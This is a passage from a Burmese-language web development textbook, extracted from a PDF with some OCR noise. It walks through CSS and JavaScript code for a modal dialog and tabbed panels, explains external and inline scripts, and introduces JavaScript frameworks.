```
p {
    font-size: 15px;
    line-height: 1.5em;
}
button {
    padding: 10px 20px;
}

/* Dialog */
#overlay {
    position: absolute;
    top: 0;
    left: 0;
    width: 100%;
    height: 100%;
    background: #000;
    opacity: 0.8;
    display: none;
}

#dialog {
    position: absolute;
    top: 16%;
    left: 35%;
    width: 30%;
    border: 4px solid #ccc;
    background: #fff;
    display: none;
}

#dialog h2 {
    margin: 0;
    padding: 8px;
    background: #ddd;
    font-size: 17px;
}
#dialog h2 span {
    display: block;
    float: right;
    padding: 0 5px;
    color: #c22;
    cursor: pointer;
}
#dialog form {
    padding: 20px;
}
input[type=text] {
    padding: 6px;
    width: 90%;
}
textarea {
    padding: 6px;
    font-family: Arial, Helvetica, sans-serif;
    width: 90%;
    height: 140px;
}
```

```
input[type=submit] {
    padding: 8px 18px;
    margin-top: 10px;
}
</style>
</head>
<body>
    <h1>This is my awesome website!</h1>

    <p>
        Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod
        tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim
        veniam,
        quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo
        consequat.
    </p>

    <p>
        Ut enim ad minim veniam,
        quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo
        consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse
        cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat
        non
        proident, sunt in culpa qui officia deserunt mollit anim id est laborum.
    </p>

    <button onClick="showDialog()">Contact Me?</button>

    <!-- Dialog -->
    <div id="overlay" onClick="hideDialog()"></div>
    <div id="dialog">
        <h2>Contact Me? <span onClick="hideDialog()">&times;</span></h2>

        <form>
            <input type="text" placeholder="Your email">
            <textarea placeholder="Your message"></textarea>
            <input type="submit" value="Send">
        </form>
    </div>

    <script>
        function showDialog() {
            document.getElementById("overlay").style.display = "block";
            document.getElementById("dialog").style.display = "block";
        }

        function hideDialog() {
            document.getElementById("overlay").style.display = "none";
            document.getElementById("dialog").style.display = "none";
        }
    </script>
</body>
</html>
```

မှတ်ချက် ။ ။ <p> Element တွေထဲမှာ Content အဖြစ်ထည့်သွင်းထားတဲ့ Lorem Ipsum အစရှိတဲ့ အချက်အလက်တွေကို Dummy Data လိုပေါ်ပါတယ်။ အဓိပ္ပာဇာတူမရှိပါဘူး။ နှုနာစာတွေ ဖြည့်သွင်းဖို့သက်သက် အသုံးပြုကြလေ့ရှိပါတယ်။ ကူးယူစမ်းသပ်တဲ့ အခါ အဲဒါတွေကိုအကုန်မှန်အောင်ကူးထည့်နေစရာမလိုအပ်ပါဘူး။ နှစ်သက်ရာစာနဲ့အစားထိုး စမ်းသပ်နိုင်ပါတယ်။

HTML Structure ကိုလေ့လာကြည့်ပါ။ Dialog Box ဖော်တို့အတွက် Element တစ်ချို့ထည့်သွင်းထားပါတယ်။ <div id="overlay"> ကတော့ Page ကို အမောင်ချေပေးတဲ့ Layer တစ်ထပ်အနေနဲ့အသုံးပြု ချင်လို့ ထည့်သွင်းထားတာပါ။ <div id="dialog"> ကတော့ မူလကမဖော်ပြပဲ အနေနဲ့အသုံးပြုထားပါတယ်။ <div id="close"> ကတော့ မူလကမဖော်ပြပဲ အနေနဲ့အသုံးပြုထားပါတယ်။ <div id="content"> ကတော့ မူလကမဖော်ပြပဲ အနေနဲ့အသုံးပြုထားပါတယ်။

CSS ကိုလေ့လာကြည့်ပါ။ #overlay ရော #dialog ကိုပါ position: absolute; သတ်မှတ်ထားပါတယ်။ #overlay ကို width: 100%; height: 100%; သတ်မှတ်ထားတော့ Page တစ်ခုလုံးကိုပုံးအပ်သွားပေါ်တယ်။ ဒါပေမယ့် opacity: 0.8; လို့ သတ်မှတ်လိုက်တဲ့အတွက် သူနောက်မှာရှိနေတဲ့ Element တွေကို ထွင်းဖော်မြင်တွေ နေရပေါ်တယ်။

#dialog အတွင်းက <h2> Element ထဲမှာ × လိုထည့်သွင်းထားပါတယ်။ × က အမြှောက်သက်တ (x) ကို HTML Symbol အနေနဲ့ထည့်သွင်းထားတာဖြစ်ပါတယ်။ Close Button အနေနဲ့ အသုံးပြုချင်လို့ ထည့်သွင်းထားတာပါ။

မှတ်ချက် ။ ။ cursor: pointer; ဆိုတဲ့ CSS Property တစ်ခု အသုံးပြုထားပါတယ်။ အဲဒီ Property က Element ကို Mouse နဲ့ ထောက်လိုက်တဲ့အခါ Mouse Pointer ကို ဖော်ပြနေကြမှားပုံးနဲ့မဟုတ်ပဲ လက်ထိုးညွှန်ထားတဲ့ပုံးဖဲ့ဖော်ပြေပေးသွားမှာပါ။ အသုံးပြုသူတွေက အဲဒီလို Pointer ကိုမြင်ရင် နိုပ်လိုရှုပုံးအလုံလိုသောပေါက်ကြပါတယ်။


showDialog() နဲ့ hideDialog() JavaScript Function နှစ်ခု ပါဝင်ပါတယ်။ showDialog() က #overlay နဲ့ #dialog တို့၏ Display Style ကို block လုပ်ပေးပါတယ်။ hideDialog() ကတော့ #overlay နဲ့ #dialog တို့၏ Display Style ကို none လုပ်ပေးပါတယ်။ showDialog() Function ကို <button> ရဲ့ onClick မှာခေါ်ထားတဲ့အတွက် <button> ကို နိုပ်လိုက်ရင် Dialog Box ပေါ်လာမှာပါ။ #overlay ပါပေါ်လာလို Page ကို အမောင်ချထားတယ်လို့ ထင်ရအော့ဖြစ်ပါတယ်။ hideDialog() ကိုတော့ #dialog ထဲက ရဲ့ onClick မှာ ခေါ်ထားသလို #overlay ရဲ့ onClick မှာလည်းခေါ်ထားပါတယ်။ ဒါကြောင့် Close Button (x) ကိုပဲ နိုပ်နိုပ် #overlay ကိုပုံနှိပ်နိုပ် Dialog Box က ပြန်ပျောက်သွားမှာ ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Modal Dialog အဖွင့်အပိတ် လုပ်နိုင်ဖို့ စီစဉ်ပေးထားတာပါ။

ဒီနေရာမှာ အထူးသတိပြုစေချင်တာတစ်ခုက JavaScript အမှန်တစ်ကယ်လုပ်ပေးသွားတာက "နိုပ်ရင်ပေါ်ဖို့" သာ လုပ်ပေးသွားတာပါ။ Dialog Box ပုံစံဖြစ်အောင်တည်ဆောက်ခြင်းနဲ့ Dialog Element တွေ နေရာချထားခြင်းကို CSS က လုပ်သွားတာပါ။ အမှန်တော့ ပေါ်ဖို့ပျောက်ဖို့ဆိုတဲ့လုပ်ဆောင်ချက်တောင်မှ CSS အကူအညီနဲ့ JavaScript ကလုပ်ရတာပါ။ ဒါကြောင့် CSS ဟာ User Interface Develop မှာ တော်တော်လေး အရေးပါတယ်ဆိုတာကိုသတိ ပြုစေချင်ပါတယ်။

နောက်ထပ်နှုနာတစ်ခုလောက် ထပ်မံဖော်ပြချင်ပါသေးတယ်။

4.9 – Tabbed Panels

Tabbed Panels ဆိတ် Tab တစ်ခုကိုပို့လိုက်ရင် တွဲဖက်ဖော်ပြထဲ Content ပြောင်းပြီးဖော်ပြသော Interface တစ်မျိုး ဖြစ်ပါတယ်။



ပုံ(၄-၅၂) JavaScript Tabbed Panels

ပုံ (၄-၅၂) မှာ နမူနာဖော်ပြထားတဲ့ Tabbed Panels မှာ Tab နှစ်ခုနဲ့ Panel နှစ်ခုပါတယ်။ Tab ကိုနှိပ်လိုက်ရင် သက်ဆိုင်ရာ Panel ကို ပြောင်းလဲဖော်ပြမှာဖြစ်ပါတယ်။ Code အပြည့်အစုံ ဖော်ပြပေးလိုက်ပါတယ်။ ကူးယူစမ်းသပ် နိုင်ပါတယ်။

```
<!doctype html>
<html>
<head>
    <title>Tabbed Panels</title>
    <style>
        body {
            font-family: Arial, Helvetica, sans-serif;
            color: #222;
        }
        .tab-bar {
            list-style: none;
            margin: 0;
            padding: 10px 10px 0 10px;
            background: #c22;
            overflow: hidden;
        }
        .tab-bar li {
            padding: 8px 20px;
            float: left;
            margin-right: 8px;
            background: #fff;
            cursor: pointer;
        }
    </style>

```

```

.panel {
    min-height: 200px;
    border: 1px solid #c22;
    border-top: 0 none;
    padding: 15px;
}
#tab-2 {
    background: #e55;
}
#panel-2 {
    display: none;
}
</style>
</head>
<body>
<ul class="tab-bar">
    <li id="tab-1" onClick="switchOne()">Tab One</li>
    <li id="tab-2" onClick="switchTwo()">Tab Two</li>
</ul>
<div class="panel" id="panel-1">Panel One</div>
<div class="panel" id="panel-2">Panel Two</div>

<script>
    function get(obj) {
        return document.getElementById(obj);
    }

    function switchOne() {
        get("tab-1").style.background = "#fff";
        get("tab-2").style.background = "#e55";
        get("panel-1").style.display = "block";
        get("panel-2").style.display = "none";
    }

    function switchTwo() {
        get("tab-1").style.background = "#e55";
        get("tab-2").style.background = "#fff";
        get("panel-1").style.display = "none";
        get("panel-2").style.display = "block";
    }
</script>
</body>
</html>

```

ဒီနှစ်များလည်း JavaScript က Tab ကို နှိပ်လိုက်ရင် Panel တစ်ခုကိုဖော်ပြုပါ။ ကျွန်ုတ်ခုကို ဖျောက်ပေးလိုက်တဲ့ လုပ်ဆောင်ချက်ကိုသာ လုပ်ပေးသွားတာဖြစ်ပါတယ်။ အစိတ်အပိုင်း၊ Tabbed Panels Interface အပြည့်အစုံကိုတော့ CSS အသုံးပြုတည် ဆောက်သွားခြင်းဖြစ်ပါတယ်။

မှတ်ချက် ၁၁။ onClick Event Attribute ကိုသုံးထားလို့ Tab ကို Click နှိပ်ရင် ဖော်ပြထဲ Panel ပြောင်းပေးတာပါ။ အကယ်၍ Click နှိပ်စရာမလိုပဲ Mouse နဲ့ ဆောက်လိုက်ယူနဲ့ ပြောင်းသွားစေချင်ရင်တော့ onClick တွေအစား onMouseOver Attribute နဲ့ အစားထိုး လိုက်ယူပါပဲ။ စမ်းသပ်ကြည့်နိုင်ပါတယ်။

ထူးမြားချက်လိုပြောလိုရတာနှစ်ချက်ပါဝင်ပါတယ်။ တစ်ခုက CSS မှာ .panel အတွက် min-height ကိုအသုံးပြုထားခြင်းဖြစ်ပါတယ်။ min-height ဆိုတဲ့ Minimal Height ဆိုတဲ့အဓိပ္ပာယ်ပါ။ ရှိုးရိုး height ကတော် အထက် Content ကို မကြည့်တော့ပါရမယ့် Element အမြင်ကို ပမာဏအတိအကျသက်မှတ်လိုက်တာဖြစ်ပါတယ်။ min-height ကတော် အနည်းဆုံး ရှိုးရိုးပမာဏကိုပဲ သတ်မှတ်တာဖြစ်လို Content တွေများလာလို Element အမြင်က သတ်မှတ်ထားတဲ့ ပမာဏထက်ပိုမြင်သွားမယ် ဆိုရင်လည်း မြင့်နိုင်စေမှာပဲဖြစ်ပါတယ်။

နောက်တစ်ချက်ကတော် JavaScript ထဲမှာရေးသားထားတဲ့ get() Function ပါဖြစ်ပါတယ်။ document.getElementById ကရှည်တဲ့အတွက် သူကိုခက္ခခဏမရှိက်ချင်လို့ get() Function ကို ထည့်သွင်းရေးသားလိုက်တာ ဖြစ်ပါတယ်။ get() Function ထည့်သွင်းပေးလာတဲ့ Parameter ကိုလက်ခံပြီး document.getElementById ထဲမှာ ထည့်သွင်းပြီး return ပြန်ပေးလို့ document.getElementById လို့ ခက္ခခဏ အရှည်ကြီးရေးနေရမယ့်အတား get() ကို အသာထုံးအသုံးပြုနိုင်သွားပါတယ်။

မှတ်ချက် ။ ။ Function တွေကို ခေါ်ယူအသုံးချုပ်အခါ Function ထဲမှာ ရေးသားထားတဲ့လုပ်ဆောင်ချက်တွေကို ဆောင်ရွက်သွားပုံမက ခေါ်ယူအသုံးချုပ်နေရာကိုလည်း တန်ဖိုးတစ်ခုအပြုပြန်ပေးလျှို့ပါတယ်။ ပြန်ပေးစေချင်တဲ့ တန်ဖိုးကို return Keyword သုံးပြီးရေးသားနိုင်ပါတယ်။ အကယ်၍ return Keyword သုံးပြီး တန်ဖိုးပြန်ပေးရင် JavaScript က undefined ကို အလိုအလျှောက် ပြန်ပေးသွားမှာပဲဖြစ်ပါတယ်။

ကျွန်ုံအလုပ်လုပ်သွားပဲ အသေးစိတ်ကိုတော် စာဖတ်သူကိုယ်တိုင်ပဲ ရေးသားထားတဲ့ Code ကိုကြည့်ရှုပြီး ဆက်လက်လေ့လာစေချင်ပါတယ်။

4.10 – External JavaScript

JavaScript Code တွေကို HTML Document ထဲမှာ <script> Element သုံးပြီးထည့်သွင်းရေးသားနိုင်ခြင်း ကို နှုန်းတွေမှာဖော်ပြုခဲ့ပါပြီ။ JavaScript တွေကို .js Extension ပေးထားတဲ့ သီးမြားဖို့အနေနဲ့လည်းရေးသား လို့ရပါတယ်။ အဲဒီလိုသီးမြားရေးသားထားတဲ့ Script File တွေကို ချိတ်ဆက်အသုံးပြုဖို့အတွက် <script> Element ကိုပဲ သုံးရပါတယ်။

```
<script src="script.js"></script>
```

src Attribute မှာ ချိတ်ဆက်အသုံးပြုလိုတဲ့ Script File ကို ညွှန်းပေးရမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ External CSS File တွေကို ချိတ်ဆက်ဖို့အတွက် <link> Element ကို အသုံးပြုရပါတယ်။ <link> Element ဟာ Empty Element တစ်ခုဖြစ်ပါတယ်။ <script> Element ကတော် Close Tag ထည့်သွင်းပေးဖို့ လိုအပ်တာကို သတိပြုပါ။

<script> Element မှာ src Attribute ပါရင် Browser က src မှုညွှန်းထားတဲ့ JavaScript တွေကိုပဲ ရယူအလုပ် လုပ်ပေးသွားမှုဖြစ်ပါတယ်။ src Attribute မပါဝင်မှာသာ <script> အဖွင့်နဲ့ </script> အပိတ်ကြားထဲမှာ ရေးသားထားတဲ့ Code တွေကိုအလုပ်လုပ်ပေးမှုဖြစ်ပါတယ်။ ဒါကြောင့် src Attribute ထည့်သွင်းထားတဲ့ <script> Element အဖွင့်အပိတ်ထဲမှာ JavaScript တွေကို ထည့်သွင်းရေးသားရင်လည်း အလုပ်လုပ်မှုမဟုတ်ပါဘူး။

4.11 – Inline Script

onClick လို Event Attribute နဲ့ဖက်ရေးထားတဲ့ JavaScript တွေကို Inline JavaScript လိုခေါ်နိုင်ပါတယ်။ JavaScript ကို HTML Element နဲ့အတူတွဲဖက်ရေးထားတာပါ။ Inline JavaScript ကို Element, <a> Element တို့နဲ့လည်း တွဲဖက်ရေးသားလိုပါတယ်။

 Element ရဲ့ src Attribute စား onLoad Event Attribute နဲ့ ဆင်ပါတယ်။ Browser က Image ကို ဖော်ပြန့် ကြိုးထားတဲ့အနေနဲ့ src Attribute မှာပေးထားတဲ့ သတ်မှတ်ချက်ကို အလုပ်လုပ်ပေးသွားမှာဖြစ်ပါတယ်။

```

```

နူးနာမှာ src Attribute အတွက် Image တစ်ခုပေးမထားပဲ JavaScript Code တွေထည့်သွင်းရေးသားထား ပါတယ်။ ရှောက်နေ javascript: ဆုတ် Keyword လေးခံပြီး ရေးပေးရပါတယ်။ Browser က Image ဖော်ပြန့် src Attribute ကို အလုပ်လုပ်တဲ့အခါ ပေးထားတဲ့ JavaScript Code က Run သွားမှာဖြစ်ပါတယ်။ အမှန် ကတော့ ဒီနည်းဟာ ပုံမှန် နည်းလမ်းတော့ မဟုတ်ပါဘူး။ ပုံမှန် Developer တစ်ယောက် အနေနဲ့ JavaScript Code ငွေ့ Run ဖို့ Attribute ကိုသုံးနေနဲ့ မလိုအပ်ပါဘူး။ အသုံးပြုသူကို လုညွှားလိုသူတွေကသာသုံးကြတဲ့ နည်းလမ်းတစ်မျိုးဖြစ်ပါတယ်။

```
<a href="javascript: doSomething()">Hyperlink</a>
```

နူးနာမှာ <a> Element ရဲ့ href Attribute မှာ အညွှန်းလိပ်စာမထည့်ပဲ javascript: Keyword ကိုသုံးပြီး JavaScript Code ငွေ့ထည့်သွင်းထားပါတယ်။ အသုံးပြုသူက Link ကို နိုပ်တဲ့အခါ Browser က href Attribute မှာ သတ်မှတ်ထားတဲ့ အလုပ်ကိုလုပ်ဖို့ကြိုးထားတဲ့အတွက် JavaScript Code လည်း Run သွားမှာဖြစ်ပါ တယ်။ ဒီနည်းကို တော့ အရင်ကသုံးကြလေ့ရှိပါတယ်။ <button> အစား Link တစ်ခုကို ထည့်သွင်းလိုပြီး အဲဒီ Link ကို နိုပ်လိုက်ရင် Button ကို နိုပ်သကဲ့သို့ အလုပ်လုပ်စေချင်တဲ့အခါ သုံးပါတယ်။

Inline JavaScript ဟာလည်း Inline CSS လိုပဲ မသုံးသင့်တဲ့နည်းလမ်းတစ်ခုဖြစ်ပါတယ်။ JavaScript တွေကို Element တွေနဲ့ ရောရေးထားတဲ့အတွက် ပြုပြင်ထိမ်းသိမ်းရ ခက်စေနိုင်ပါတယ်။ ဒါကြောင့် ကနေအချိန်မှာ onClick တို့လို Event Attribute တွေကိုတော်မသုံးကြတော့ပါဘူး။ Event Binding လိုခေါ်တဲ့နည်းစနစ်တစ်မျိုးသုံးပြီး JavaScript တွေကို HTML ကနေလုံးဝခဲ့ထုတ်ရေးသားလာကြပါတယ်။ Event Binding နည်းစနစ်နဲ့ ရေးသားပုံကို အခန်း (၆) jQuery မှာ ဖော်ပြပေးပါမယ်။

Conclusion

JavaScript မှာ document.getElementById() အပြင် အခြား Selector တွေလည်းရှိပါသေးတယ်။ ဥပမာ -

```
document.getElementsByTagName()
document.getElementsByClassName()
document.querySelectorAll()
```

နုတေသနတွေမှာသုံးခဲ့တဲ့ style, innerHTML တို့လို DOM Attribute တွေအပြင် title, alt, id, class, value, type စတဲ့ လုပ်ဆောင်ချက်တွေလည်း ရှိပါသေးတယ်။ ဒါပေမယ့် ကနေအချိန်မှာ အားလုံးကို ရှိုးရိုး Java Script နဲ့ ရေးနေမယ့်အတား အသင့်ရှိနေတဲ့ Framework တွေကိုလေ့လာပြီး အထူးပြုတာက ပိုပြီးထိရောက် ပြန်ဆန် စေမှာဖြစ်ပါတယ်။ ဒီအခန်းမှာ JavaScript ရဲ့ Language အကြောင်းနဲ့ HTML/CSS တို့နဲ့ဆက်စပ်နေမှုကို အဓိကထား ဖော်ပြခင်းပြစ်ပါတယ်။ ပိုပြီးပြည့်စုံတဲ့လုပ်ဆောင်ချက်တွေရရှိဖို့ ဒီလိုအကြောင်းတွေသုံးပြီးရေးနေတာထက် jQuery လို Framework တွေအသုံးပြုပြီး ရေးသားနိုင်အောင် အခန်း (၆) မှာ ဆက်လက်လေ့လာသွားကြမှာဖြစ်ပါတယ်။

ကနေအချိန်မှာ NodeJS လိုပေါ်တဲ့ JavaScript ကို Server-side Programming Language အနေနဲ့ အသုံးပြုခိုင်အောင် စီမံပေးထားတဲ့ နည်းပညာထွက်ပေါ်လာခြင်းနဲ့အတူ၊ JavaScript ရဲ့အခန်းကဏ္ဍဟာလည်း ခေတ်သစ် Software Development မှာ အတော်လေး အရေးပါလာခဲ့ပါပြီ။ JavaScript ကို Client-side Script အဖြစ်သာမက Command Line Tool တွေတည်ဆောက်ခြင်း၊ Web Server တည်ဆောက်ခြင်းနဲ့ Network Service တွေတည်ဆောက်ခြင်းလို့ လုပ်ငန်းမျိုးတွေအတွက်ပါ အသုံးချလာကြပါပြီ။ NodeJS, BackboneJS, ExpressJS စတဲ့ အရေးပါလာတဲ့ JavaScript အခြေပြု ခေတ်သစ် Development နည်းပညာတွေအကြောင်းကို Rockstar Developer ရဲ့ အပိုင်း (၃) မှာ ဖော်ပြထားတဲ့အတွက် ဆက်လက်လေ့လာသွားသင့်ကြောင်း အကြိုပြုလိုပါတယ်။

Professional Web Developer

“ ရှုပ်ထွေးတဲ့ ဘာသာရပ်တစ်ခုကို အများနားလည်လွယ်တဲ့ ဥပမာကောင်းများနဲ့
ရှင်းပြထားတဲ့အတွက် Web Developer များသာမက Internet နဲ့ Web ကို
အသုံးပြုပြီး အသက်မွေး ဝမ်းကျောင်းပြုနေတဲ့သူတွေအားလုံးရဲ့ စာအုပ်စင်၊
အလုပ်စားပွဲမှု၊ အချိုင်းမရွေးဖတ်ရှုနိုင်အောင် အဆင်သင့်ဆောင်ထားသင့်တဲ့
အဖိုးတန် စာအုပ်ကောင်း တစ်ခုပါပဲ။ Web Development Courses
တွေမှာလည်းရည်ညွှန်း (Reference) စာအုပ် တစ်အုပ်အနေနဲ့
အသုံးပြသင်ကြားသင့်တဲ့ စာအုပ်ပါ ”

- မောင်မောင်သန် (Everlearner) (Drupal Architect & Consultant, MMDrupal)

Author Email: author@pwdbook.com

Website: <http://pwdbook.com>

အခန်း (၅) JavaScript Frameworks

It's a Framework. No, It's just a Library.

၂၀၀၂ ခုနှစ်မှာဖော်ပြခဲ့တဲ့ စာတမ်းတစ်စောင်မှာ Macromedia က Rich Internet Application (RIA) ဆိုတဲ့ အသုံးအနှစ်တစ်ခုကို စတင်မိတ်ဆက်ခဲ့ပါတယ်။ အင်တာနက်နဲ့ HTTP ကို ဆက်သွယ်ရေးနည်းပညာအဖြစ် သုံးထားတဲ့ Application များ တည်ဆောက်ခြင်းနည်းပညာတစ်မျိုးဖြစ်ပါတယ်။ ဒါ RIA Concept အပြည့်အဝ အလုပ်လုပ်ဖို့ဆိုရင် Web Standards သက်သက်နဲ့ အဲဒီအချိန်မှာမရနိုင်သေးပါဘူး။ Web Standard နည်းပညာ တွေဖြစ်တဲ့ HTML, CSS, JavaScript တို့ဟာ အတော်လေးအခြေခံကျနေပြီး Application တွေမှာလိုအပ်တဲ့ အခြေခံလုပ် ဆောင်ချက်တွေကို ဆောင်ရွက်မပေးနိုင်ပါဘူး။ လိုချင်တဲ့လုပ်ဆောင်ချက်များရဖို့ အသေးစိတ်ကအစ ကိုယ်တိုင်ရေး သားဖန်တီးရတဲ့သဘောရှိ ပါတယ်။ ဘာနဲ့တူသလဲဆိုရင် အိမ်ဆောက်လိုတာဖြစ်ပေမယ့် သစ်ခုတ်ခြင်း၊ ပိုင်းပြတ် ခြင်းတွေကအစကိုယ်တိုင်လုပ်နေရ သလိုဖြစ်နေပါတယ်။ ဒါကြောင့် ဒီလိုအပ်ချက်ကို တစ်ဘက်တစ်လမ်းက ဖြည့်စွက်နိုင်ဖို့အတွက် Macromedia Flash (အခါ Adobe Flash), JavaFX နဲ့ Microsoft Silverlight တို့လို Plugin နည်းပညာတွေ ပေါ်ပေါက်လာခဲ့ပါတယ်။

မှတ်ချက် ။ ။ နောက်ပိုင်းမှာ Macromedia က Adobe နဲ့ပေါင်းသွားလို အခြေတွေ Macromedia ဆိုတဲ့အပွဲ့စည်း အမည်နဲ့မှတ်တော့ပဲ Adobe ရဲအစိတ်အပိုင်းတစ်ခုဖြစ်သွားပါပြီ။ ပြီးတော့ အချိန်မှာ RIA လိုလည်း တစ်ကူးတစ်က ပြောမနေတော့ပါဘူး။ Web Application လိုပဲ ခပ်ရှိရှိ ခေါ်ကြပါတယ်။

Flash, Silverlight အစရှိတဲ့ နည်းပညာတွေဟာ Browser Plugin အနေနဲ့အလုပ်လုပ်ကြတာဖြစ်ပြီး Audio/Video Streaming, 2D/3D Rendering အပါအဝင် အားသော HTML ကလုပ်မပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေကို ဖြည့်စွက်ပေးနိုင်ကြပါတယ်။ ဒါပေမယ့် အသုံးပြုသူက Plugin တွေကို Browser တွေမှာ Install လုပ်ထားမှသာ အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။ Plugin နည်းပညာတွေဖြစ်လို အက်နှုန်းအသတ်တွေရှိနေပါတယ်။ ဥပမာ - Microsoft Silverlight ဆိုရင် Linux OS မှာ အလုပ်မလုပ်ပါဘူး။ Adobe Flash ဆိုရင်လည်း နောက်ပိုင်း Apple Product တွေမှာအလုပ်မလုပ်ပါဘူး။ ပြီးတော့ ဒီနည်းပညာတွေက Adobe, Microsoft အစရှိတဲ့ လုပ်ငန်းတစ်ခုချင်းစီပိုင်တဲ့ နည်းပညာတွေဖြစ်နေပါတယ်။ Standard မဟုတ်လို့ နည်းပညာမတူကြသလို အပြန်အလှန် ပူးပေါင်းဆောင်ရွက်နိုင်ခြင်းလည်းမရှိပါဘူး။


၂၀၀၄-၂၀၀၅ လောက်ကစပြီး Plugin နည်းပညာတွေအစား၊ HTML နဲ့ Web Standard ကိုအခြေခံပြီး Rich Internet Application တွေရေး သားလိုရှိနိုင်တဲ့ JavaScript Framework ငွေ့ စတင်ပေါ်ပေါက်လာခဲ့ပါတယ်။ Plugin နည်းပညာလောက် ပြည့်စုံခြင်းမရှိပေမယ့် Application တွေ တည်ဆောက်ဖို့အတွက် လိုအပ်တဲ့ အခြေခံလုပ်ဆောင်ချက်တွေကို ဒါ Framework တွေက အသင့်ပေးနိုင်လာပါတယ်။

နောက်ပိုင်းမှာတော့ HTML5 နည်းပညာထွက်ပေါ်လာပြီး၊ ယခင် Plugin နည်းပညာများကသာပေးနိုင်တဲ့ Video/Audio, Multimedia စတဲ့လုပ်ဆောင်ချက်တွေကို Standard နည်းလမ်းနဲ့အညီ အပြည့်အဝပေးနိုင်လာပြီဖြစ်ပါတယ်။

ဒီအခန်းမှာ လက်ရှိ Web Industry ထဲမှာ လူသုံးများနေတဲ့ JavaScript Framework တွေကို မိတ်ဆက် ဖော်ပြပေးမှာပါ။ HTML5 မတိုင်ခိုင်ကတည်းရှိနေတဲ့ Framework တွေရေား၊ HTML5 ရဲ့ အေးသာချက်တွေကို အသုံးချထားတဲ့ Framework အသစ်တွေကိုပါ ထည့်သွင်းဖော်ပြပေးမှာပါ။ နည်းပညာတွေကို မိတ်ဆက်ယုံ မိတ်ဆက်ပေးမှာဖြစ်လို့ လက်တွေအသုံးချဖို့ထက်စာရင် ဗဟိုသုတေသနနှင့်မှတ်သားပေးနို့ဖြစ်ပါတယ်။ လက်တွေအသုံးပါ နိုင်ပို့ကိုတော့ ကိုယ်တိုင် ဆက်လေ့လာသွားကြရမှာပါ။

Framework

ပထမဦးဆုံး Library, API, Toolkit, Framework အစဉ်တဲ့ Terminology တွေကို အရင်ရှင်းချင်ပါတယ်။



ပုံ (၅-၁) Framework Terminologies

ကျွန်ုတ်တို့ ပြီးခဲ့တဲ့အခန်းမှာလေလာခဲ့တဲ့ JavaScript ဟာ Programming Language တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် DOM Selector တွေနဲ့ DOM Attributes တွေပါဝင်တဲ့ နည်းပညာကို API (DOM API) လို့ ခေါ်ပါတယ်။ API ဆိုတာ Application Program Interface ရဲ့ အတိုကောက်ပါ။ Application တွေ တည်ဆောက်တဲ့အခါ နောက်ကွယ်ကအသေးစိတ်ကိုသိဖို့မလိုပဲ လိုချင်တဲ့လုပ်ဆောင်ချက်ရှိဖို့ Function Call တစ်ခုလောက်နဲ့ အသင့်ရယူအသုံးပြုနိုင်အောင် စီမံပေးထားတဲ့ နည်းပညာဖြစ်ပါတယ်။ JavaScript က Language သက်သက်သာဖြစ်ပြီး ဖြည့်စွာက်နည်းပညာဖြစ်တဲ့ DOM API ကြောင့်သာ ကျွန်ုတ်တို့က DOM Manipulation ကို လွှာယွှယ်ကူကူ လုပ်နိုင်တာဖြစ်ပါတယ်။

